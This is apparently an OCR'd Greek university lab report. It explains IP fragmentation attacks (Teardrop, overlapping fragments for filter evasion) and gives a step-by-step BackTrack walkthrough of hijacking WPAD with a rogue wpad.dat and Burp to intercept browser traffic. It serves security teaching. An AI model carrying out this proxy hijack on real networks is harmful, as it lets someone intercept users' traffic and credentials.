Σενάριο 3: Fragmentation

Όπως γνωρίζουμε το πρωτόκολλο IP υποστηρίζει τον κατακερματισμό, επιτρέποντας ένα πακέτο να σπάσει σε μικρότερα κομμάτια ανάλογα με τις ανάγκες και στην συνέχεια την εκ νέου συναρμολόγηση του όταν φθάσει στην διεύθυνση προορισμού.

Όταν ένα πακέτο είναι κατακερματισμένο του αποδίδεται ένα χαρακτηριστικό αναγνωριστικό ID μεγέθους 16-bit και στη συνέχεια, στο κάθε θραύσμα αποδίδετε μια τιμή προσδιορισμού της θέσης του, μεταβλητή offset, εντός του αρχικού πακέτου.

Τα θραύσματα ταξιδεύουν προς τον προορισμό ως ξεχωριστά πακέτα και πιθανότατα ακολουθώντας διαφορετικές διαδρομές. Στον τόπο προορισμού που ομαδοποιούνται βάση του αναγνωριστικού ID του πακέτου τους και συναρμολογούνται σε ένα πλήρες πακέτο χρησιμοποιώντας την τιμή offset του κάθε θραύσματος. Κάθε θραύσμα περιέχει ένα πεδίο μεγέθους ενός bit, που ονομάζεται

"more fragments" , το οποίο έχει οριστεί σε true αν αυτό είναι ένα ενδιάμεσο κομμάτι και σε false αν αυτό είναι το τελευταίο κομμάτι στο πακέτο.

Η επικάλυψη μεταξύ των θραυσμάτων (overlapping fragments) είναι ένα φαινόμενο κατά το οποίο δεδομένα που μεταφέρει ένα θραύσμα επικαλύπτουν δεδομένα στο προηγούμενο και υπό κανονικές συνθήκες κυκλοφορίας του δικτύου δεν θα πρέπει να συμβαίνει . Τα προβλήματα τα οποία μπορεί να δημιουργήσει μια τέτοια επικάλυψη ποικίλουν ανάλογα με το λειτουργικό στο οποίο εμφανίζονται.

Αν υποθέσουμε ότι διαθέτουμε μια μηχανή η οποία φιλτράρει τα πακέτα που κυκλοφορούν στο δίκτυο και μπλοκάρει πακέτα που περιέχουν συγκεκριμένες λέξεις κλειδιά τι μπορεί να προκαλέσει ένα τέτοιου είδους πρόβλημα και με ποιο τρόπο πρέπει μια μηχανή φιλτραρίσματος να χειριστεί τα επικαλυπτόμενα θραύσματα για να διασφαλίσει ότι η πολιτική φιλτράρισμα δεν παραβιάζεται;

Υπάρχουν αρκετές επιθέσεις οι οποίες μπορούν να εκμεταλλευτούν την ιδιότητα του IP πρωτοκόλλου να τεμαχίζει τα πολύ μεγάλα πακέτα σε μικρότερα προκειμένου να ταξιδεύσουν στο διαδίκτυο.

Οι πιο χαρακτηριστικές από αυτές οι οποίες συγκεκριμένα στοχεύουν στο fragmentation overlapping οι εξής:

επίθεση " Teardrop "

κατά την οποία ο επιτιθέμενος προσπαθεί να προκαλέσει άρνηση υπηρεσίας (DoS attack) στο θύμα αποστέλλοντας εσκεμμένα fragmented πακέτα με τροποποιημένο offset τα οποία δεν μπορεί να διαχειριστεί ο παραλήπτης αφού δεν μπορεί να ανασυνθέσει το αρχικό πακέτο με αποτέλεσμα να "κρασάρει" .

επίθεση " Overlapping Fragment "

η οποία είναι μια επίθεση που μοιάζει με την προηγούμενη περίπτωση ωστόσο δεν έχει σκοπό την άρνηση υπηρεσίας, αλλά να υπερκεράσει το εμπόδιο ενός "firewall" ή μιας μηχανής φιλτραρίσματος πακέτων " packet filtering ". τα πακέτα που αποστέλλει ο επιτιθέμενος είναι τροποποιημένα με τέτοιο τρόπο ώστε να μην αναγνωριστούν ως κακόβουλα και να αποκτήσουν πρόσβαση στον υπολογιστή στόχο. ο επιτιθέμενος στο πρώτο πακέτο μπορεί να αντικαταστήσει μέρος της TCP header πληροφορίας με δεδομένα τα οποία μπορούν να περάσουν και τα υπόλοιπα πακέτα να περιέχουν το κακόβουλο λογισμικό. με αυτό τον τρόπο όταν γίνει η ανασύνθεση του αρχικού πακέτου το θα μπορεί να εξαπολύσει την επίθεση του.

ένα κοινό παράδειγμα τέτοιου είδους επίθεσης είναι να αντικαταστήσει την επιλογή " destination port number " προκειμένου να αλλάξει τον τύπο της υπηρεσίας που αιτείτε από την πόρτα 8080 για υπηρεσία HTTP σε πόρτα 23 για υπηρεσία Telnet που στις περισσότερες των περιπτώσεων " κόβετε " κατά το " packet filtering ".

Με την υιοθέτηση μιας καλύτερης στρατηγικής στον κώδικα του IP φιλτραρίσματος ενός δρομολογητή, μπορεί κανείς να είναι πιο βέβαιος ότι θα ανακόψει μια τέτοια επίθεση. Αν η μηχανή φιλτραρίσματος ενός δρομολογητή επιβάλλει ένα ελάχιστο κατώτατο όριο μεγέθους offset στα πακέτα τα οποία έχουν μη μηδενική τιμή offset, μπορεί να αποφευχθούν επικαλύψεις στην περιοχή παραμετροποίησης του φίλτρου από τις επικεφαλίδες των αποσταλμένων πακέτων.

Σενάριο 4: WPAD

Το WPAD είναι ένα πρωτόκολλο που χρησιμοποιείται από τον Internet Explorer για να διαμορφώσει αυτόματα τις ρυθμίσεις των HTTP και HTTPS διακομιστών μεσολάβησης (proxy) του προγράμματος περιήγησης. Πριν φορτώσει την πρώτη σελίδα ο IE θα χρησιμοποιήσει το DNS για να εντοπίσετε ένα αρχείο WPAD, το οποίο αν εντοπίσει θα χρησιμοποιήσει το περιεχόμενό του προκειμένου να διαμορφώσει τις ρυθμίσεις του διακομιστή μεσολάβησης του IE.

Αν υποθέσουμε ότι το όνομα του δικτύου για έναν υπολογιστή είναι το pc.sn.papi.edu το πρωτόκολλο WPAD θα ψάξει για να εντοπίσει το WPAD αρχείο στις ακόλουθες θέσεις:

```
http://wpad.sn.papi.edu/wpad.dat
http://wpad.papi.edu/wpad.dat
http://wpad.edu/wpad.dat
```

τα ερωτήματα που προκύπτουν είναι :

α) Τι δυνατότητες έχουν δοθεί λανθασμένα στον ιδιοκτήτη του Domain wpad.edu , ως αποτέλεσμα του εν λόγω πρωτοκόλλου και πώς οι προσωπικές πληροφορίες μπορεί να διαρρεύσουν ως αποτέλεσμα αυτού του ζητήματος.

ο ιδιοκτήτης ή ο διαχειριστής ενός τέτοιου domain μπορεί να επιτύχει μέσω μιας MITM επίθεσης οι clients να τον αναγνωρίσουν ως proxy server για την σύνδεση τους στο διαδίκτυο, είτε δημιουργώντας ένα τροποποιημένο αρχείο wpad.dat που παραμετροποιεί τις ρυθμίσεις του IE ή ισχυριζόμενος ότι ο ίδιος είναι ο "WPAD" του δικτύου, με αποτέλεσμα όλη η πληροφορία του δικτύου να είναι διαθέσιμη σε αυτόν. Αυτό έχει ως αποτέλεσμα να μπορεί να ελέγχει όλη την δραστηριότητα από και προς τους συνδεδεμένους clients, από

την ανακατεύθυνση της επικοινωνίας σε πλαστά sites και υποκλέπτοντας διακριτικά (credentials) από τα θύματα έως και τις αποκρίσεις από υπαρκτά sites.

β) Οι σελίδες που εξυπηρετούνται πάνω από το πρωτόκολλο SSL προστατεύεται δεδομένου του προβλήματος αυτού;

όχι η προσπέλαση των σελίδων που προσφέρονται πάνω από SSL για ασφαλή σύνδεση στους clients δεν προστατεύεται, καθώς με αυτήν την διαδικασία μπορούν να παρακαμφθούν και να ανακατευθυνθούν σε μη ασφαλές συνδέσεις. Ωστόσο πιθανόν στον client να εμφανιστεί ένα μήνυμα λάθους για το πιστοποιητικό της σελίδας που προσπαθεί να προσπελάσει.

Στην συνέχεια αφού αναφερθούμε στο εργαλείο Burp θα εφαρμόζουμε την παραπάνω τεχνική με την βοήθεια του συγκεκριμένου εργαλείου.


Η **Burp Suite** είναι μία ολοκληρωμένη πλατφόρμα για την εκτέλεση δοκιμών ασφάλειας των διαδικτυακών εφαρμογών. Διαθέτει ένα σύνολο από εργαλεία που συνεργάζονται άψογα για να στηρίξει το σύνολο της διαδικασίας ελέγχου, από την αρχική χαρτογράφηση και ανάλυση μιας εφαρμογής, μέχρι την εξεύρεση και εκμετάλλευση των ευπαθειών ασφαλείας. Η σουίτα αποτελείται από διάφορα εργαλεία, όπως

- ✓ έναν proxy server (διακομιστή μεσολάβησης) - ένας ενδιάμεσος server ο οποίος θα επιτρέπει την επιθεώρηση και την τροποποίηση της κυκλοφορίας από και προς την εφαρμογή.
- ✓ μια web spider (ιστό αράχνης) - για την ανίχνευση του περιεχομένου και της λειτουργικότητας των εφαρμογών μιας ιστοσελίδας
- ✓ έναν scanner (ανιχνευτή), για την αυτοματοποίηση της ανίχνευσης των πολυάριθμων τύπων ευπάθειας.
- ✓ έναν intruder (εισβολέα επιθέσεων) - για την εκτέλεση ισχυρών και προσαρμοσμένων επιθέσεων για τον εντοπισμό και την εκμετάλλευση πιθανών ευπαθειών.
- ✓ έναν repeater (αναμεταδότη) - για το χειρισμό και την εκ νέου αποστολή αιτήσεων.


Ας ξεκινήσουμε τώρα την επίθεσή μας :

1. ανοίγουμε ένα τερματικό και εντοπίζουμε την ip address του μηχανήματος από όπου θα εκτελέσουμε την επίθεση πληκτρολογώντας την εντολή *ifconfig.*
2. στην συνέχεια μεταφερόμαστε στο κατάλογο /var/www και εκτελώντας την εντολή hostname WPAD αλλάζουμε την ονομασία του μηχανήματος μας.

3. έπειτα εκτελούμε τις εντολές service smdb start και service smdb start ώστε να ενημερώσουμε το δίκτυο για το νέο όνομα μας




4. ακολούθως ξεκινάμε τον web server μας από το menu Applications/BackTrack/Services/HTTPD του backtrack και εκτελώντας την εντολή ps xa | grep apache παρατηρούμε ότι τρέχει σωστά.
5. έπειτα πρέπει να δημιουργήσουμε το αρχείο wpad με την εντολή vi wpad.dat και να του ορίσουμε ότι ο νέος proxy server για το δίκτυο είναι το μηχάνημά μας.




6. αμέσως μετά ανοίγουμε το εργαλείο burp από το menu Applications/ BackTrack/ Vulnarability Assessment/ Web Application Assessment/ Web


Application Proxy και επιλέγουμε την καρτέλα proxy/ options ώστε να προσθέσουμε την νέα θύρα στην οποία θα ακούει ο proxy 1080




7. τρέχοντας από το τερματικό την εντολή netstat -an | grep 1080 παρατηρούμε ότι η θύρα είναι ενεργή και ακούει.
8. μεταφερόμαστε στην καρτέλα intercept και απενεργοποιούμε την επιλογή καθώς την παρούσα στιγμή δεν θέλουμε να ανακόψουμε την επικοινωνία.
9. μεταφερόμαστε τώρα στην καρτέλα history όπου την δεδομένη χρονική στιγμή είναι κενή.




10. στην συνέχεια ελέγχουμε τις ρυθμίσεις του internet explorer ώστε να είναι επιλεγμένη η επιλογή Αυτόματος εντοπισμός των ρυθμίσεων στην καρτέλα Ρυθμίσεις Τοπικού Δικτύου




11. έπειτα ανοίγουμε ένα παράθυρο του internet explorer και ζητάμε να συνδεθούμε στην www.google.com και στην συνέχεια στο www.ebay.com. ταυτόχρονα στο burp παρατηρούμε ότι εμφανίζονται οι συγκεκριμένες εγγραφές για τις οποίες μπορούμε να δούμε τα δεδομένα τα οποία αποστέλλονται και τις response που επιστρέφουν.




12. επιλέγοντας στην συνέχεια να συνδεθούμε στο ebay μέσω ασφαλούς σύνδεσης του internet explorer (https) παρατηρούμε ότι εμφανίζονται κάποια μηνύματα ελέγχου για προστασία του χρήστη.




13. αν πατήσουμε OK εμφανίζετε ένα άλλο μήνυμα ελέγχου το οποίο μας προειδοποιεί για την μη εγκυρότητα του ψηφιακού πιστοποιητικού της ιστοσελίδας.



14. αν πατήσουμε view certificate θα παρατηρήσουμε ότι το πιστοποιητικό δεν είναι έγκυρο.





15. αν πατήσουμε YES θα παρατηρήσουμε ότι η σελίδα δεν πρόκειται να ανοίξει αφού απευθυνόμαστε σε λάθος proxy server

